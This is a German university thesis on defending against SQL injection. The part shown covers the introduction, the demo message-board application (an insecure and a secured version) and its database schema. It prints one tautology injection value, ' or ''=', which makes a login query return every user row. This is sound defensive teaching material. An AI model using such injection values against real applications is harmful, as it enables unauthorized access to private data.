Eidgenössische Technische Hochschule Zürich
Swiss Federal Institute of Technology Zurich

Verteidigung gegen SQL-Injection-Angriffe

Semesterarbeit

Daniel Lutz <danlutz@watz.ch>

Departement für Informatik
Eidgenössische Technische Hochschule Zürich

28. Juli 2003

Betreuer:
Paul E. Sevinç
Michael Näf
Prof. Dr. David Basin

Zusammenfassung

SQL-Injections sind eine Art von Angriff gegen Datenbank-basierte Applikationen. Erfolgreiche Angriffe können es einem Angreifer ermöglichen, z. B. in eine Web-Applikation mit Zugriffsschutz unerlaubt einzuloggen, private Informationen aus einer Datenbank zu ermitteln oder Daten in einer Datenbank zu manipulieren.

In diesem Bericht erklären wir detailliert, was SQL-Injections sind, welche Angriffe damit ausgeführt werden können, und wie eine Web-Applikation davor geschützt werden kann.

Zusätzlich zu diesem Bericht haben wir eine Demo-Applikation entwickelt. Diese liegt in zwei Versionen vor: Eine ungeschützte Version, mit der die beschriebenen Angriffe getestet werden können, und eine verbesserte Version, bei der die Angriffe nicht gelingen.

Diese Demo-Applikation dient primär dazu, die in diesem Bericht beschriebenen Angriffe und Gegenmassnahmen nachzuvollziehen, sie kann aber auch für Schulungszwecke verwendet werden.

Abstract

SQL injections are a form of attack against database-based applications. Successful attacks might allow the attacker to log into otherwise restricted web applications by "successful authentication", to disclose private information stored in a database, or to modify one or more database tables.

In this report we explain in detail what SQL injections are, what kinds of attacks can be mounted with them, and how to defend against them.

In addition to this report, we have developed a demo application. It is available in two versions: An insecure version, where the attacks described in the report are successful and defensive measures nonexistant, and an improved version where the attacks fail.

This demo application allows you to reproduce the described attacks and to understand the counteractive measures, but it can also be used for education purposes.

Inhaltsverzeichnis

Vorwort **2**

1 Einleitung **3**

2 Beschreibung der Demo-Applikation — Benutzersicht **5**

3 Beschreibung der Demo-Applikation — Entwicklersicht **12**

4 Umgehung der Authentifizierung **15**
4.1 Einleitung . . . 15
4.2 Einloggen als willkürlicher Benutzer . . . 16
4.3 Einloggen als bestimmter Benutzer . . . 17
4.4 Einloggen als Administrator . . . 17
4.5 Gegenmassnahmen . . . 18

5 Ausführen beliebiger SQL-Statements **23**
5.1 Einleitung . . . 23
5.2 Daten einfügen . . . 24
5.3 Tabelle löschen . . . 25
5.4 Datenbank-Benutzer erstellen . . . 26
5.5 Daten anzeigen . . . 26
5.6 Systemvariablen anzeigen . . . 28
5.7 Gegenmassnahmen . . . 29

6 Ermittlung der Tabellenstruktur anhand von Fehlermeldungen **32**
6.1 Beschreibung des Angriffs . . . 32
6.2 Gegenmassnahmen . . . 32

7 Zusammenfassung der Gegenmassnahmen **34**

8 Umsetzung der Gegenmassnahmen in der Demo-Applikation **35**

A Installation der Demo-Applikation **36**

Vorwort

Diese Semesterarbeit wurde von der Gruppe für Informationssicherheit an der ETH Zürich für das Sommersemester 2003 ausgeschrieben. Die Arbeit wurde von Paul E. Sevinç, Michael Näf und Prof. Dr. David Basin betreut.

Von 1998 bis 2001 hatte ich temporär bei einer Internet-Consulting-Firma gearbeitet. Unter anderem hatte ich diverse Web-Applikationen mitentwickelt. Damals waren mir aber SQL-Injection-Angriffe unbekannt. Auch den anderen Team-Mitgliedern war deren Existenz nicht bewusst.

Während der Bearbeitung dieser Semesterarbeit konnte ich viel über diese Angriffe lernen, insbesondere wie man sich dagegen verteidigen kann. Ich hoffe, mit dem vorliegenden Bericht dieses Wissen weiterverbreiten zu können.

Zürich, im Juli 2003

Daniel Lutz

Kapitel 1

Einleitung

SQL-Injection-Angriffe können bei allen Applikationen auftreten, die auf einer SQL-Datenbank basieren. Dies gilt sowohl für Web-Applikationen als auch für eigenständige Applikationen. Web-Applikationen sind besonders gefährdet, weil sie im Allgemeinen von beliebigen Anwendern verwendet werden, während eigenständige Applikationen in der Regel von einer geschlossenen Benutzergruppe verwendet werden. In diesem Bericht werden wir uns hauptsächlich mit Web-Applikationen befassen. Die Ausführungen gelten aber für sämtliche Datenbank-basierten Applikationen.

Eine Web-Applikation besteht typischerweise aus drei Komponenten:



Abbildung 1.1: Three-Tier-Architektur

Auf der Client-Seite stellt der Browser den HTML-Code dar. Zur Kommunikation zwischen Client und Server wird das *Hypertext Transfer Protocol (HTTP)* verwendet. Damit sendet der Browser unter anderem vom Benutzer eingegebene Daten an den Application-Server. Dieser verarbeitet die Daten und greift per *SQL (Structured Query Language)* auf die Datenbank zu.

Was ist ein *SQL-Injection-Angriff*? — Die SQL-Statements werden vom Application-Server als Zeichenketten an den Datenbank-Server gesendet. Dabei werden üblicherweise die vom Benutzer erhaltenen Daten in die SQL-Statements eingebettet, um gezielt Daten aus der Datenbank zu lesen oder Daten in der Datenbank zu verändern. Ein Angreifer kann als Benutzerdaten statt der von der Applikation erwarteten Werte gezielt SQL-Code an den Application-Server senden. Dieser Code wird dann von der Applikation in das SQL-Statement

eingebettet. Der Angreifer kann dadurch die Semantik des ursprünglichen SQL-Statements ändern. Hierzu ein Beispiel:

Das folgende SQL-Statement fordert von der Datenbank alle Datensätze der Tabelle `users` an, die im Feld `username` den Wert `admin` enthalten:

```
SELECT * FROM users WHERE username = 'admin'
```

Die Applikation kann anschliessend die erhaltenen Datensätze verarbeiten, z. B. in einer Webseite einbetten und dem Browser senden. Im obigen Beispiel ist die Abfrage eine konstante Zeichenkette. Oft soll aber ein Feld (hier: `username`) mit einem variablen Wert verglichen werden. Eine entsprechende SQL-Abfrage sieht folgendermassen aus:

```
SELECT * FROM users WHERE username = '${username}'
```

Der Term `${username}` stellt eine Variable der Web-Applikation namens `username` dar. Nehmen wir an, der Anwender kann den Wert von `username` in ein Feld eines Web-Formulars eingeben und der Applikation senden. Gibt er z. B. den Wert `peter` ein, lautet die SQL-Anweisung mit ersetztem Variablenwert wie folgt:

```
SELECT * FROM users WHERE username = 'peter'
```

Nehmen wir weiter an, der Benutzer sei ein Angreifer. Er könnte statt `peter` den folgenden Wert eingeben:

```
' or ''='
```

Dies ist zwar kein gültiger Wert für einen Benutzernamen, aber die Applikation kümmert sich nicht darum. Dieser Wert wird in das SQL-Statement eingebettet:

```
SELECT * FROM users WHERE username = '' or ''=''
```

Die WHERE-Klausel ist für sämtliche Datensätze der Tabelle `users` wahr. Die Klausel `username = ''` wird zwar für kaum einen Datensatz zutreffen, die zweite Klausel, `''=''`, ist aber eine Tautologie und gilt für jeden Datensatz. Weil die beiden Klauseln durch `OR` verknüpft sind, werden alle Datensätze zurückgeliefert. Dies kann zum Problem werden, wenn ein Benutzer z. B. nur auf eine beschränkte Menge von Daten zugreifen darf. Mit dem obigen Angriff kann er aber erreichen, dass er auf alle Daten Zugriff erhält.

Wie ein Angreifer SQL-Injection-Angriffe tätigt, und wie man sich gegen diese Angriffe schützen kann, werden wir in den nachfolgenden Kapiteln, nach der Einführung in die Demo-Applikation, beschreiben. Es wird sich dabei auch das Problem zeigen, dass die meisten Datenbank-Produkte nicht konsequent dem ANSI-Standard von SQL folgen und oft zusätzliche Spracherweiterungen unterstützen, so dass weitere Probleme im Zusammenhang mit SQL-Injection-Angriffen entstehen, die spezifisch zum verwendeten Datenbank-Produkt gelöst werden müssen (vgl. z. B. Problem mit Anführungszeichen auf Seite 20).

Kapitel 2

Beschreibung der Demo-Applikation — Benutzersicht

Als Demo-Applikation wurde ein Message-Board implementiert. Verschiedene Benutzer können eine Nachricht mit Titel und Text erstellen. Zu jeder Nachricht werden der Autor und das Erstellungsdatum gespeichert. In der Hauptansicht werden alle Nachrichten aufgelistet. Jede Nachricht kann im Detail angezeigt werden (Titel, Autor, Erstellungsdatum und Inhalt der Nachricht). Im Folgenden wird diese Demo-Applikation genauer beschrieben. (Die Installation ist im Anhang A beschrieben.)

Die Demo-Applikation liegt in zwei Versionen vor: Eine ungeschützte Version, mit der die beschriebenen Angriffe getestet werden können, und eine verbesserte Version, bei der die Angriffe nicht gelingen. Funktional gesehen sind beide Applikationen gleich (abgesehen von unterschiedlichen URLs).

Der URL zur Anwendung lautet `https://localhost:8443/insecure/index.jsp` resp. `https://localhost:8443/secure/index.jsp`. Es erscheint die Login-Seite (Abbildung 2.1). Hier kann man den Benutzernamen und das Passwort eingeben. Nach Anklicken von `Submit` erscheint die Hauptseite (Abbildung 2.3). Gibt es bei der Anmeldung ein Problem, erscheint wieder die Login-Seite mit einer entsprechenden Fehlermeldung.



Abbildung 2.1: Login-Seite

Hat man noch keinen Benutzernamen, kann ein neues Profil erstellt werden. Dazu muss auf *New User* geklickt werden. Man gelangt auf die Anmeldungs-Seite (Abbildung 2.2). Man muss einen Benutzernamen, ein Passwort und die weiteren geforderten Daten eingeben. Nach einem Klick auf `Submit` erscheint die Hauptseite (Abbildung 2.3), falls das Profil erstellt werden konnte, oder die Anmeldungs-Seite, falls ein Fehler aufgetreten ist (z. B. ungültige oder fehlende Werte).



Abbildung 2.2: Anmeldungs-Seite



Abbildung 2.3: Hauptseite

Jeder Benutzer kann alle bestehenden Nachrichten anschauen und neue Nachrichten erstellen. Um eine neue Nachricht zu erstellen, klickt man auf der Hauptseite auf *New Message*. Auf der darauf erscheinenden Seite (Abbildung 2.4) kann ein Titel und der Text der Nachricht eingegeben werden. Nach einem Klick auf `Submit` wird die Nachricht gespeichert, und die Hauptseite erscheint wieder.



Abbildung 2.4: Neue Nachricht eingeben

Abbildung 2.5 zeigt die Hauptseite mit einigen Nachrichten. Klickt der Benutzer auf eine dieser Nachrichten, werden die Details angezeigt (Abbildung 2.6).



Abbildung 2.5: Hauptseite mit Nachrichten



Abbildung 2.6: Nachricht anzeigen

Der Benutzer kann sein Profil bearbeiten. Dazu klickt er auf der Hauptseite auf *Edit Profile*. Er gelangt auf die Seite, wo er seine Daten bearbeiten kann (Abbildung 2.7). Nach einem Klick auf `Submit` werden die Daten gespeichert, und der Benutzer gelangt wieder auf die Hauptseite.



Abbildung 2.7: Profil bearbeiten

Der Benutzer kann auch sein Passwort ändern. Dazu klickt er auf *Change Password*. Auf der darauf erscheinenden Seite (Abbildung 2.8) muss er das neue Passwort zweimal identisch eingeben, oder es wird nicht geändert. Nach einem Klick auf `Submit` erscheint wieder die Hauptseite.



Abbildung 2.8: Passwort ändern

Ist man als Administrator eingeloggt, erscheint auf der Hauptseite zusätzlich der Link *Administrate Profiles* (Abbildung 2.9).



Abbildung 2.9: Hauptseite für Administrator

Klickt man auf diesen Link, erscheint die Seite, die in Abbildung 2.10 zu sehen ist.



Abbildung 2.10: Profile bearbeiten

Ein Administrator kann bestehende Profile löschen (Schalter `Delete`), und er kann Profile bearbeiten. Klickt er auf einen Benutzernamen, erscheint die Seite, die in Abbildung 2.11 dargestellt ist. Im Unterschied zu normalen Benutzern kann ein Administrator den Benutzernamen ändern. Ebenfalls kann er für einen Benutzer ein neues Passwort festlegen. Und er kann bestimmen, ob ein Benutzer Administratorrechte hat oder nicht.



Abbildung 2.11: Profil bearbeiten

Kapitel 3

Beschreibung der Demo-Applikation — Entwicklersicht

In diesem Kapitel wird kurz auf die Implementierung der Demo-Applikation eingegangen. Als Applikations-Server wird *Tomcat* [6] verwendet. Die Demo-Applikation ist mittels *Java Server Pages (JSP)* [3] implementiert. Aus Abbildung 3.1 ist ersichtlich, wie die Applikation aufgebaut ist.



Abbildung 3.1: Übersicht über die Applikation

Die Applikation besteht im Wesentlichen aus mehreren JSP-Dateien. Eine zentrale Rolle bildet das Java-Bean `messageboard.User`. Es beinhaltet die Daten über den momentan eingeloggten Benutzer und ist im Session-Scope der Applikation gespeichert. Falls dieses Bean nicht existiert, bedeutet dies, dass der Benutzer nicht

eingeloggt ist, und er wird auf die Seite `index.jsp` umgeleitet. In der ungeschützten Applikation wird eine rudimentäre Überprüfung der vom Benutzer eingegebenen Daten durch einige Validations-Klassen durchgeführt. Dies geschieht aber nicht im Hinblick auf SQL-Injection-Angriffe. Es wird lediglich überprüft, ob bei allen Feldern Eingaben gemacht wurden. In der verbesserten Version der Applikation hingegen werden die Werte gezielt bezüglich SQL-Injection-Angriffe überprüft.

Der JSP-Code wurde weitgehend unter Verwendung von Standard-Tags und Tags aus der *Java Standard Tags Library (JSTL)* entwickelt. Durch die Verwendung dieser Tags wird der Code deutlich einfacher lesbar. An dieser Stelle sollen zwei Besonderheiten erwähnt werden:

- `<c:out ...>`

  Dieses Tag dient zur Ausgabe von Werten im Output an den Browser oder zur Einbettung von Werten in SQL-Statements. Standardmässig werden bestimmte XML-Zeichen in HTML-Entities umgewandelt (z. B. wird `<` zu `&lt;`). Für HTML-Output ist dies sinnvoll. Werden jedoch Werte in SQL-Statements eingebettet, soll diese Umwandlung nicht stattfinden, da in der Datenbank die Originaldaten gespeichert werden sollen. Um diese Umwandlung zu unterdrücken, muss für das `<c:out>`-Tag das Attribut `escapeXml` auf `false` gesetzt werden.

- `<sql:query ...>`

  Mit diesem Tag kann eine SQL-Abfrage erstellt werden. Das SQL-Statement ist im Body des Tags enthalten. Das besondere ist, dass das Statement mehrzeilig geschrieben werden kann. Das Statement wird dann aber auch mehrzeilig an den Datenbank-Server gesendet. Eine angenehme Nebenerscheinung davon ist, dass gewisse SQL-Injection-Angriffe, die das SQL-Kommentarzeichen (`--`) verwenden, nur beschränkt möglich sind, weil der Kommentar jeweils lediglich für die entsprechende Zeile gilt.

Die permanenten Daten werden in einer Datenbank gespeichert. Als Server wird das Produkt *HSQL Database Engine (HSQLDB)* (`http://www.hsqldb.org/`) verwendet.

Die Tabellen der Datenbank haben die folgende Struktur:

```
CREATE TABLE users (
  userid    INT NOT NULL IDENTITY,
  username  VARCHAR(20) NOT NULL,
  password  VARCHAR(20) NOT NULL,
  forename  VARCHAR(20) NOT NULL,
  surname   VARCHAR(20) NOT NULL,
  address   VARCHAR(20) NOT NULL,
  zip       VARCHAR(10) NOT NULL,
  city      VARCHAR(20) NOT NULL,
  country   VARCHAR(2)  NOT NULL,
  birthdate DATE        NOT NULL,
  phone     VARCHAR(20) NOT NULL,
  email     VARCHAR(30) NOT NULL,
  url       VARCHAR(50) NOT NULL,
  is_admin  BIT         NOT NULL
);
```

```
CREATE TABLE messages (
  messageid INT          NOT NULL IDENTITY,
  title     VARCHAR(256) NOT NULL,
  text      LONGVARCHAR  NOT NULL,
  authorid  INT          NOT NULL,
  date      DATE         NOT NULL
);
```

Hinweis: Die Tabelle `users` enthält die Login-Informationen der Benutzer (`userid`, `username`), die persönlichen Daten (`forename`, `surname`, `address`, ..., `url`) und die Zugriffsrechte (`is_admin`). Für eine grössere Anwendung wäre es sinnvoll, diese drei Komponenten voneinander zu trennen und in drei verschiedenen Tabellen abzulegen (Normalisierung). Der Einfachheit halber haben wir uns aber für nur eine Tabelle entschieden. Dadurch werden die SQL-Abfragen übersichtlicher.

Alle JSP-Seiten, die SQL-Abfragen ausführen, verwenden die Datei `setdatasource.inc.jsp`. Diese Datei enthält das Tag `<sql:setDataSource ...>`, das die Datenquelle definiert (Datenbank-Treiber, URL, Kontoname, Passwort). Diese Daten werden aus der Datei `WEB-INF/web.xml` gelesen.

